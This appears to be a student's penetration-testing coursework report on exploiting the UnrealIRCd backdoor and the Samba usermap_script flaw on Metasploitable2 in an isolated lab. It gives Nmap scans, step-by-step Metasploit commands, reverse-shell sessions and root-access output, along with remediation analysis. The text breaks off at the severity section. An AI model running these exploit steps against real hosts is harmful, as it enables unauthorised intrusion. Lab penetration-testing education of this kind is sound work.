



UNIVERSITY OF MINES AND TECHNOLOGY, TARKWA

Faculty of Engineering, Cybersecurity Option

CY376: NETWORK MONITORING, SECURITY AND AUDITING

END-OF-SEMESTER PROJECT — RED TEAM TRACK

Penetration Testing of a Vulnerable Network Host: Exploitation of UnrealIRCd and Samba Services on Metasploitable2

A practical red team assessment demonstrating reconnaissance, vulnerability identification, and exploitation within an isolated laboratory environment

Prepared by

CYRIL AKWARA ADOLWINE

Index Number: FCM.41.018.033.23

Class: CY3B

August 2026

Abstract

This report documents a Red Team penetration testing exercise carried out as part of the CY376 Network Monitoring, Security and Auditing end-of-semester project. The objective was to assess the security posture of a deliberately vulnerable target host, Metasploitable2, from an isolated Kali Linux attack platform, following a structured methodology of reconnaissance, enumeration, exploitation, and post-exploitation verification.

A private, host-only virtual network was constructed using VMware Fusion on an Intel-based macOS host to ensure that all testing activity remained fully isolated from external networks, in line with the course's Red Team safety requirements. Network reconnaissance was performed using Nmap, revealing a wide attack surface of outdated and misconfigured services. Two distinct vulnerabilities were then selected for exploitation: a backdoor command execution flaw in UnrealIRCd 3.2.8.1 (CVE-2010-2075) and a command injection flaw in Samba's username map script configuration option (CVE-2007-2447). Both exploits were carried out using the Metasploit Framework and resulted in unauthenticated remote code execution with full root privileges on the target.

The report presents the methodology, tooling, step-by-step implementation, and evidence for both exploit chains, followed by an analysis of the underlying root causes and a set of practical remediation recommendations mapped against recognised frameworks including MITRE ATT&CK and the CIS Benchmarks. The exercise demonstrates how legacy software, default configurations, and poor patch management can combine to produce critical, low-effort attack paths, and reinforces the practical value of proactive vulnerability assessment in network security auditing.

Table of Contents

Abstract	2
1. Introduction	4
1.1 Background.....	4
1.2 Objectives.....	4
1.3 Scope and Target.....	4
1.4 Report Structure.....	4
2. Literature and Tooling Review	5
2.1 MITRE ATT&CK Framework	5
2.2 Common Vulnerabilities and Exposures (CVE).....	5
2.3 CIS Benchmarks and Secure Configuration	5
2.4 The Metasploit Framework	6
2.5 Nmap	6
2.6 Metasploitable2 as a Research and Training Platform	6
2.7 Tooling Summary.....	6
3. Methodology.....	7
3.1 Overall Approach.....	7
3.2 Laboratory Environment	7
3.3 Verifying Isolation and Connectivity	8
3.4 Testing Methodology per Vulnerability	8
3.5 Ethical and Safety Considerations.....	8
4. Implementation	9
4.1 Environment Setup.....	9
4.2 Reconnaissance: Nmap Scan	9
4.3 Exploitation 1: UnrealIRCd Backdoor	10
4.4 Exploitation 2: Samba usermap_script	10
4.5 Evidence Handling.....	11
5. Results and Findings.....	12
5.1 Reconnaissance Results	12
5.2 Finding 1: UnrealIRCd Backdoor.....	14
5.3 Finding 2: Samba Command Injection	15
5.4 Summary of Findings.....	16

6. Analysis and Recommendations	17
6.1 Root Cause Analysis	17
6.2 Severity Assessment.....	17
6.3 Mapping to MITRE ATT&CK.....	18
6.4 Recommendations	18
7. Conclusion	20
References	21

1. Introduction

1.1 Background

Network penetration testing is a controlled, authorised simulation of an adversary's actions against a target system, intended to uncover exploitable weaknesses before a genuine attacker does. As organisations increasingly depend on networked infrastructure, unpatched services, default credentials, and legacy software remain among the most common root causes of serious security breaches. Understanding how these weaknesses are discovered, chained, and exploited is a core competency for any security practitioner working in a defensive or offensive capacity.

This project was undertaken as the Red Team component of the CY376 Network Monitoring, Security and Auditing end-of-semester coursework. The exercise required the design and execution of a controlled penetration test against a purpose-built vulnerable target, entirely within an isolated laboratory environment, with the explicit constraint that no testing activity should touch any real, unauthorised system.

1.2 Objectives

The specific objectives of this project were to:

- Construct an isolated virtual laboratory suitable for safe offensive security testing.
- Perform systematic reconnaissance and service enumeration against a vulnerable target host.
- Identify exploitable vulnerabilities from the enumerated services using authoritative vulnerability references (CVEs).
- Execute working exploits against at least two distinct vulnerability classes and verify the level of access obtained.
- Analyse the underlying causes of each vulnerability and produce practical, actionable remediation recommendations.
- Document the full process, from setup to findings, to a standard suitable for professional and academic reporting.

1.3 Scope and Target

The target of this assessment was Metasploitable2, an intentionally vulnerable Linux virtual machine distributed by Rapid7 specifically for penetration testing practice. It is a de facto

standard training target in offensive security education because it exposes a wide range of realistic, historically significant vulnerabilities across common network services. The attacking platform was Kali Linux, a Debian-based distribution purpose-built for penetration testing, pre-loaded with the tools used throughout this project.

All testing was confined to a private, host-only virtual network with no bridge to the host machine's physical network interface or the internet, ensuring that no traffic generated during this assessment was capable of reaching any system outside the lab, consistent with the course's Red Team safety requirement that all work remain inside instructor-approved, isolated environments.

1.4 Report Structure

The remainder of this report is organised as follows. Section 2 reviews the tools, frameworks, and standards that shaped the testing approach. Section 3 describes the laboratory methodology, including the network topology. Section 4 details the implementation steps taken during testing. Section 5 presents the results and findings with supporting evidence. Section 6 analyses the findings against established security frameworks and provides remediation recommendations. Section 7 concludes the report.

2. Literature and Tooling Review

This section reviews the frameworks, standards, and tools that informed the methodology and analysis used in this project. Grounding a penetration test in recognised industry frameworks, rather than ad hoc technique selection, ensures the findings are comparable, defensible, and mapped to language that defenders and auditors already use.

2.1 MITRE ATT&CK Framework

The MITRE ATT&CK framework is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It organises attacker behaviour into tactics (the 'why', such as Initial Access or Execution) and techniques (the 'how', such as exploitation of a public-facing application). This project's activities map cleanly onto several ATT&CK tactics, which are used throughout Section 6 to contextualise each finding: Reconnaissance and Discovery (service enumeration via Nmap), Initial Access (exploitation of public-facing services), Execution (remote command execution via Metasploit payloads), and Privilege Escalation, which in both cases documented here was unnecessary because the initial exploit already returned root-level access — itself a significant finding.

2.2 Common Vulnerabilities and Exposures (CVE)

The CVE system, maintained by MITRE, provides a standardised naming scheme for publicly known cybersecurity vulnerabilities. Referencing specific CVE identifiers, rather than describing vulnerabilities informally, allows findings to be cross-referenced against vendor advisories, patch records, and severity scoring systems such as CVSS. Two CVE-identified vulnerabilities anchor the exploitation work in this report: CVE-2010-2075 (UnrealIRCd backdoor) and CVE-2007-2447 (Samba usermap script command injection), both discussed in detail in Sections 4 and 5.

2.3 CIS Benchmarks and Secure Configuration

The Center for Internet Security (CIS) Benchmarks provide consensus-based configuration guidelines for hardening operating systems and services against common attack vectors. Several of the misconfigurations exploited in this assessment — an anonymous FTP login, an IRC daemon running from a compromised source distribution, and a Samba configuration permitting arbitrary command injection through the username map script option — are precisely the class of finding that CIS-aligned hardening and configuration auditing is designed to catch before deployment. This framework is referenced again in the recommendations of Section 6.

2.4 The Metasploit Framework

Metasploit is an open-source penetration testing framework maintained by Rapid7 that provides a large, actively maintained library of exploit modules, payloads, and auxiliary tools. It was selected as the primary exploitation tool for this project because its modules for both target vulnerabilities are well-documented, reliable, and widely used in both offensive security practice and academic instruction, allowing exploitation to be demonstrated safely and repeatably against a known target.

2.5 Nmap

Nmap (Network Mapper) is a widely used open-source tool for network discovery and security auditing. It was used in this project to perform host discovery, port scanning, service and version detection, and default script scanning, forming the reconnaissance foundation on which all subsequent exploitation decisions were based.

2.6 Metasploitable2 as a Research and Training Platform

Metasploitable2 was deliberately built by its maintainers to contain a broad set of known, historically significant vulnerabilities, spanning weak authentication, outdated service versions, and insecure default configurations. Its consistent, well-documented vulnerability set makes it a standard reference platform in penetration testing education, allowing findings from this project to be corroborated against a substantial body of existing public research and write-ups.

2.7 Tooling Summary

Tool	Purpose	Role in this Project
VMware Fusion	Type-2 hypervisor	Hosted and networked both virtual machines
Kali Linux 2026.2	Penetration testing OS	Attack platform for all testing activity
Metasploitable2	Intentionally vulnerable target	Subject of the assessment
Nmap 7.99	Network scanning	Reconnaissance and service enumeration
Metasploit Framework 6.4	Exploitation framework	Delivery of both exploits and post-exploitation

Table 1: Summary of tools used and their role in this project

3. Methodology

3.1 Overall Approach

The assessment followed a standard four-phase penetration testing methodology: reconnaissance, enumeration, exploitation, and post-exploitation verification. Each phase built directly on evidence gathered in the previous one, so that exploit selection was driven by what reconnaissance actually revealed about the target, rather than being decided in advance.

3.2 Laboratory Environment

The laboratory was built entirely on a single Intel-based MacBook Pro host, using VMware Fusion as the hypervisor. Two virtual machines were deployed:

- Attacker machine: Kali Linux 2026.2 (VMware image), IP address 172.16.232.130
- Target machine: Metasploitable2 (Ubuntu 8.04 base), IP address 172.16.232.131

Both virtual machines were configured to use VMware Fusion's "Private to my Mac" network mode. This mode creates a host-only virtual network: the two VMs can communicate freely with each other, but the network is not bridged to the Mac's physical network interface and has no route to the internet or the home network the host machine was connected to. This satisfied the course requirement that Red Team testing remain confined to an instructor-approved, isolated environment, and eliminated any risk of traffic escaping the lab.

3.2.1 Network Topology




Figure 1: Isolated laboratory network topology

3.3 Verifying Isolation and Connectivity

Before any testing activity began, connectivity between the two virtual machines was confirmed using ICMP echo requests (ping) from the attacker to the target, and each machine's assigned IP address was verified using the `ip a` command on Kali and `ifconfig` on Metasploitable2. This step

confirmed both that the isolated network was functioning correctly and that the two machines could reach one another, without yet exposing the target to any wider network.

3.4 Testing Methodology per Vulnerability

For each vulnerability investigated, the same repeatable process was followed:

- Identification: the vulnerable service and version were identified from Nmap output.
- Research: the specific CVE and its public documentation were reviewed to confirm exploitability and expected impact.
- Module selection: a corresponding exploit module was located within the Metasploit Framework.
- Configuration: the module's required options (target host, target port, listener host/port) were set.
- Execution: the exploit was run and the resulting session (shell or Meterpreter) was captured.
- Verification: commands such as `whoami`, `id`, and `uname -a` were run within the resulting session to confirm and document the level of access obtained.

3.5 Ethical and Safety Considerations

All testing in this project was conducted exclusively against a purpose-built vulnerable machine owned and operated by the author, within a network with no external connectivity. No real, third-party, or production system was scanned, probed, or accessed at any point during this exercise. No data was exfiltrated from the target beyond what was necessary to demonstrate and document access (system identity commands). This approach is consistent with the course's academic integrity and Red Team safety requirements.

4. Implementation

4.1 Environment Setup

The Kali Linux and Metasploitable2 VMware images were downloaded from their official sources and imported into VMware Fusion. Both virtual machines' network adapters were changed from the default "Share with my Mac" (NAT) mode to "Private to my Mac" (host-only) mode before either machine was powered on with the other present, ensuring the isolated network was in place from the very first boot. Both machines were then started and their IP addresses recorded as described in Section 3.3.

4.2 Reconnaissance: Nmap Scan

With connectivity confirmed, a comprehensive service scan was launched from Kali against the target using the following command:

```
nmap -sV -sC 172.16.232.131
```

The -sV flag instructs Nmap to probe open ports to determine the specific service and version running on each, while -sC runs Nmap's default set of non-intrusive scripts to gather additional information such as banner text, anonymous login status, and protocol-specific metadata. This single command formed the entire basis for vulnerability selection in the remainder of the assessment; full results are presented in Section 5.1.

4.3 Exploitation 1: UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)

The Nmap scan identified an IRC service on port 6667 reporting itself as UnrealIRCd version 3.2.8.1. This specific version corresponds to a compromised distribution of the UnrealIRCd source code that was tampered with to include a backdoor, allowing arbitrary command execution by any remote client without authentication. The Metasploit Framework was launched and the appropriate module located and configured as follows:

```
msfconsole
search unreal
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 172.16.232.131
set LHOST 172.16.232.130
exploit
```

The exploit executed successfully, returning a Meterpreter session. Session details and post-exploitation verification commands are presented with full evidence in Section 5.2.

4.4 Exploitation 2: Samba usermap_script Command Injection (CVE-2007-2447)

The scan also identified Samba smbd 3.0.20-Debian running on ports 139 and 445. This version is affected by a well-documented vulnerability in which the username map script configuration option fails to sanitise usernames passed through it, allowing shell metacharacters in a crafted username to be executed as arbitrary commands on the target. The corresponding Metasploit module was located and run as follows:

```
use exploit/multi/samba/usermap_script
show options
set RHOSTS 172.16.232.131
exploit
```

Because LHOST had already been set to 172.16.232.130 from the previous module (Metasploit persists global option values across module changes within the same console session), it did not need to be re-entered. The exploit returned a command shell session directly. Full evidence and verification are presented in Section 5.3.

4.5 Evidence Handling

Screenshots of each significant step were captured directly from the terminal sessions on both the Kali and host machines. All evidence, together with supporting notes, was version-controlled in a GitHub repository, with commits made incrementally as each phase of testing was completed, providing a dated record of the project's progression.

5. Results and Findings

This section presents the results obtained at each stage of the assessment, with supporting evidence captured directly from the terminal sessions used during testing.

5.1 Reconnaissance Results

The Nmap scan against 172.16.232.131 completed in 24.44 seconds and identified a very large attack surface: 977 closed ports and a substantial number of open ports running a range of services, several of which are immediately notable from a security perspective. Key findings from the scan are summarised in Table 2, followed by the full scan evidence.

Port	Service	Version	Notable Observation
21/tcp	FTP	vsftpd 2.3.4	Anonymous login allowed
22/tcp	SSH	OpenSSH 4.7p1 Debian	Outdated protocol version
23/tcp	Telnet	Linux telnetd	Unencrypted remote login protocol
25/tcp	SMTP	Postfix smtpd	Verbose service banner
80/tcp	HTTP	Apache httpd 2.2.8 (Ubuntu)	End-of-life web server version
139/445	SMB (Samba)	Samba 3.0.20-Debian	Vulnerable to CVE-2007-2447 (see 5.3)
3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5	Outdated database version
5900/tcp	VNC	VNC protocol 3.3	Weak authentication scheme
6667/tcp	IRC	UnrealIRCd 3.2.8.1	Vulnerable to CVE-2010-2075 (see 5.2)
8180/tcp	HTTP	Apache Tomcat/Coyote 1.1	Administrative interface exposed

Table 2: Summary of notable open services identified by Nmap

```
Session Actions Edit View Help
$ nmap -sV -SC 172.16.232.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 16:01 -0400
Nmap scan report for 172.16.232.131
Host is up (0.0062s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 172.16.232.130
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:el:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
|_ssl-date: 2026-08-02T20:01:37+00:00; +7s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
|_ssl-cert: Subject: commonName=ubunt0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC2_128_EXPORT40_WITH_MD5
53/tcp    open  domain         ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp    open  rpcbind        2 (RPC #100000)
|_rpcinfo:
|_program version    port/proto  service
|_100000 2                111/tcp    rpcbind
|_100000 2                111/udp    rpcbind
|_100003 2,3,4            2049/tcp   nfs
|_100003 2,3,4            2049/udp   nfs
|_100005 1,2,3            37146/udp  mountd
|_100005 1,2,3            50684/tcp  mountd
|_100021 1,3,4            49607/tcp  nlockmgr
|_100021 1,3,4            59413/udp  nlockmgr
|_100024 1                56171/udp  status
|_100024 1                58058/tcp  status
139/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn    Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp    open  exec           netkit-rsh rexecd
513/tcp    open  login          OpenBSD or Solaris rlogind
514/tcp    open  tcpwrapped
1099/tcp   open  java-rmi       GNU Classpath grmiregistry
1524/tcp   open  bindshell      Metasploitable root shell
2049/tcp   open  nfs            2-4 (RPC #100003)
2121/tcp   open  ftp            ProFTPD 1.3.1
3306/tcp   open  mysql          MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 8
|_Capabilities Flags: 43564
|_Some Capabilities: LongColumnFlag, Support4Auth, SupportsTransactions, SupportsCompression, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, ConnectWith
Database
|_Status: Autocommit
|_Salt: G[tX9V#L4'gb81,$yX+
5432/tcp   open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubunt0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-08-02T20:01:37+00:00; +7s from scanner time.
5900/tcp   open  vnc            VNC (protocol 3.3)
|_vnc-info:
|_Protocol version: 3.3
|_Security types:
|_VNC Authentication (2)
6000/tcp   open  X11            (access denied)
6667/tcp   open  irc            UnrealIRCd
|_irc-info:
```

Figure 2: Nmap scan results (part 1) — FTP, SSH, Telnet, SMTP, and HTTP services

```
Session Actions Edit View Help
|_ bind.version: 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp    open  rpcbind        2 (RPC #100000)
|_rpcinfo:
|_program version    port/proto  service
|_100000 2                111/tcp    rpcbind
|_100000 2                111/udp    rpcbind
|_100003 2,3,4            2049/tcp   nfs
|_100003 2,3,4            2049/udp   nfs
|_100005 1,2,3            37146/udp  mountd
|_100005 1,2,3            50684/tcp  mountd
|_100021 1,3,4            49607/tcp  nlockmgr
|_100021 1,3,4            59413/udp  nlockmgr
|_100024 1                56171/udp  status
|_100024 1                58058/tcp  status
139/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn    Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp    open  exec           netkit-rsh rexecd
513/tcp    open  login          OpenBSD or Solaris rlogind
514/tcp    open  tcpwrapped
1099/tcp   open  java-rmi       GNU Classpath grmiregistry
1524/tcp   open  bindshell      Metasploitable root shell
2049/tcp   open  nfs            2-4 (RPC #100003)
2121/tcp   open  ftp            ProFTPD 1.3.1
3306/tcp   open  mysql          MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 8
|_Capabilities Flags: 43564
|_Some Capabilities: LongColumnFlag, Support4Auth, SupportsTransactions, SupportsCompression, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, ConnectWith
Database
|_Status: Autocommit
|_Salt: G[tX9V#L4'gb81,$yX+
5432/tcp   open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubunt0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-08-02T20:01:37+00:00; +7s from scanner time.
5900/tcp   open  vnc            VNC (protocol 3.3)
|_vnc-info:
|_Protocol version: 3.3
|_Security types:
|_VNC Authentication (2)
6000/tcp   open  X11            (access denied)
6667/tcp   open  irc            UnrealIRCd
|_irc-info:
```

Figure 3: Nmap scan results (part 2) — RPC services, Samba, MySQL, and additional ports

```
kali@kali: ~  
Session Actions Edit View Help  
vnc-info:  
  Protocol version: 3.3  
  Security types:  
  VNC Authentication (2)  
6000/tcp open  X11      (access denied)  
6667/tcp open  irc      UnrealIRCd  
irc-info:  
  users: 1  
  servers: 1  
  lusers: 1  
  lservers: 0  
  server: irc.Metasploitable.LAN  
  version: Unreal3.2.8.1. irc.Metasploitable.LAN  
  uptime: 0 days, 1:01:24  
  source ident: nmap  
  source host: E88A036A.76F08D0F.168799A3.IP  
  error: Closing Link: cjhskjjgq[172.16.232.130] (Quit: cjhskjjgq)  
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)  
_ajp-methods: Failed to get a valid response for the OPTION request  
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1  
_http-server-header: Apache-Coyote/1.1  
_http-favicon: Apache Tomcat  
_http-title: Apache Tomcat/5.5  
MAC Address: 00:0C:29:68:B1:10 (VMware)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
_smb-os-discovery:  
  OS: Unix (Samba 3.0.20-Debian)  
  Computer name: metasploitable  
  NetBIOS computer name:  
  Domain name: localdomain  
  FQDN: metasploitable.localdomain  
  System time: 2026-08-02T16:01:28-04:00  
_clock-skew: mean: 1h00m06s, deviation: 2h00m00s, median: 6s  
_smb-security-mode:  
  account_used: guest  
  authentication_level: user  
  challenge_response: supported  
  message_signing: disabled (dangerous, but default)  
_smb2-time: Protocol negotiation failed (SMB2)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 24.44 seconds  
  
kali@kali: ~  
$
```

Figure 4: Nmap scan results (part 3) — UnrealIRCd, Tomcat, and host script results

5.2 Finding 1: UnrealIRCd 3.2.8.1 Backdoor — Unauthenticated Root Access

5.2.1 Vulnerability Details

CVE Identifier	CVE-2010-2075
Affected Service	UnrealIRCd 3.2.8.1, TCP port 6667
Vulnerability Class	Backdoor / Unauthenticated Remote Code Execution
Access Achieved	Root (uid=0)
Exploit Module	exploit/unix/irc/unreal_ircd_3281_backdoor

Table 3: CVE-2010-2075 summary

5.2.2 Description

The version of UnrealIRCd installed on the target corresponds to a source distribution that was maliciously modified by an unknown party between November 2009 and June 2010, before being distributed via the software's official download mirrors. The modified code includes a backdoor: any remote client that sends a specially crafted string during the IRC connection handshake has that string executed directly as a shell command on the host, with no authentication of any kind required.

5.2.3 Exploitation Process and Evidence

The Metasploit module for this vulnerability was configured with the target's IP address (RHOSTS) and the attacker's IP address (LHOST) for the reverse connection, then executed. The module registered a new IRC user against the service to trigger the backdoor and successfully received a Meterpreter session.


```
kali@kali: ~  
Session Actions Edit View Help  
Exploit target:  
Id Name  
--  
0 Linux/Unix Command  
View the full module info with the info, or info -d command.  
msf exploit(mux/irc/unreal_ircd_3281_backdoor) > set RHOSTS 172.16.232.131  
RHOSTS => 172.16.232.131  
msf exploit(mux/irc/unreal_ircd_3281_backdoor) > exploit  
[*] 172.16.232.131:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.  
msf exploit(mux/irc/unreal_ircd_3281_backdoor) > set LHOST 172.16.232.130  
LHOST => 172.16.232.130  
msf exploit(mux/irc/unreal_ircd_3281_backdoor) > exploit  
[*] Started reverse TCP handler on 172.16.232.130:4444  
[*] 172.16.232.131:6667 - Running automatic check ("set AutoCheck false" to disable)  
[*] 172.16.232.131:6667 - Connected to 172.16.232.131:6667  
[*] 172.16.232.131:6667 - Trying to register a new IRC user: zane  
[*] 172.16.232.131:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration  
[*] 172.16.232.131:6667 - Connected to 172.16.232.131:6667  
[*] 172.16.232.131:6667 - Sending IRC backdoor command  
[*] Sending stage (1062760 bytes) to 172.16.232.131  
[*] Meterpreter session 1 opened (172.16.232.130:4444 -> 172.16.232.131:56726) at 2026-08-02 16:33:35 -0400  
meterpreter > sysinfo  
Computer : metasploitable.localdomain  
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture : i686  
Buildtuple : i486-linux-musl  
Meterpreter : x86/linux  
meterpreter > getuid  
Server username: root  
meterpreter > shell  
Process 5704 created.  
Channel 1 created.  
whoami  
id  
uname -a  
root  
uid=0(root) gid=0(root)  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
exit  
[*] core_channel_write: Operation failed: 9  
meterpreter >
```

Figure 5: Successful exploitation of the UnrealIRCd backdoor — Meterpreter session established, sysinfo and getuid confirm target identity, shell command confirms root access

As shown in Figure 5, the sysinfo command confirmed the target as metasploitable.localdomain running Ubuntu 8.04, and getuid immediately reported the server username as root — meaning the backdoor itself executes with root privileges, with no privilege escalation step required. Dropping into a full interactive shell and running whoami, id, and uname -a confirmed this: uid=0(root) gid=0(root), running Linux kernel 2.6.24-16-server.

5.3 Finding 2: Samba usermap_script Command Injection — Unauthenticated Root Access

5.3.1 Vulnerability Details

CVE Identifier	CVE-2007-2447
Affected Service	Samba smbd 3.0.20-Debian, TCP ports 139/445
Vulnerability Class	Command Injection / Unauthenticated Remote Code Execution
Access Achieved	Root (uid=0)
Exploit Module	exploit/multi/samba/usermap_script

Table 4: CVE-2007-2447 summary

5.3.2 Description

Samba installations configured with the non-default username map script option pass usernames supplied during authentication to a shell script without adequately sanitising them first. Because Samba's implementation of this feature invokes the mapping script through a shell, an attacker who includes shell metacharacters within a crafted username during login can cause arbitrary commands to be executed on the server, entirely without valid credentials.

5.3.3 Exploitation Process and Evidence

The Metasploit module for this vulnerability was selected and its options reviewed; the target host was configured via RHOSTS, and the listener address (LHOST) was already retained from the previous module in the same console session. Running the exploit produced a command shell session directly on the target.

```
kali@kali: ~  
Session Actions Edit View Help  
- 0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution  
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script  
msf > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf exploit(multi/samba/usermap_script) > show options  
Module options (exploit/multi/samba/usermap_script):  
Name Current Setting Required Description  
RHOSTS 172.16.232.131 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 4444 yes The target port (TCP)  
Payload options (cmd/unix/reverse_netcat):  
Name Current Setting Required Description  
LHOST 172.16.232.131 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
-- --  
0 Automatic  
View the full module info with the info, or info -d command.  
msf exploit(multi/samba/usermap_script) > set RHOSTS 172.16.232.131  
RHOSTS => 172.16.232.131  
msf exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP handler on 172.16.232.130:4444  
[*] Command shell session 1 opened (172.16.232.130:4444 -> 172.16.232.131:40629) at 2026-08-02 16:47:33 -0400  
whoami  
id  
uname -a  
root  
uid=0(root) gid=0(root)  
linux metasploit-table 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 6: Successful exploitation of the Samba usermap_script vulnerability — command shell session opened, whoami/id/uname confirm root access

As shown in Figure 6, the exploit reported "Command shell session 1 opened" immediately after execution. Running `whoami`, `id`, and `uname -a` within the resulting shell confirmed root, `uid=0(root)` `gid=0(root)`, on the same Linux 2.6.24-16-server kernel — a second, independent path to full root compromise on the same host, via a completely different vulnerability class from Finding 1.

5.4 Summary of Findings

Both exploitation attempts carried out during this assessment succeeded on the first attempt and both resulted in unauthenticated remote code execution with full root-level privileges, with no privilege escalation phase required in either case. This is a notable and severe pattern in its own right: two structurally unrelated vulnerabilities — a maliciously backdoored source distribution and a shell command injection flaw — independently converge on the worst possible outcome for the same host.

6. Analysis and Recommendations

6.1 Root Cause Analysis

6.1.1 Finding 1: UnrealIRCd Backdoor

The root cause of this finding is a supply-chain compromise: the software binary itself was tampered with at its source before it ever reached the target system. No amount of secure configuration by an end user would have prevented this vulnerability, because the malicious code was present in the distributed package itself. This distinguishes it from a typical misconfiguration and places the responsibility for prevention on integrity verification during software acquisition — a control that was clearly absent or ineffective in this scenario.

6.1.2 Finding 2: Samba Command Injection

This finding's root cause is a genuine software defect: the Samba service failed to properly sanitise user-supplied input before passing it to a shell interpreter, a textbook case of improper input validation (mapped to CWE-78, OS Command Injection, in the Common Weakness Enumeration). Unlike Finding 1, this vulnerability results from a flaw in legitimate, unmodified code, compounded by the fact that this specific Samba version had not been patched despite a fix being available since 2007.

6.2 Severity Assessment

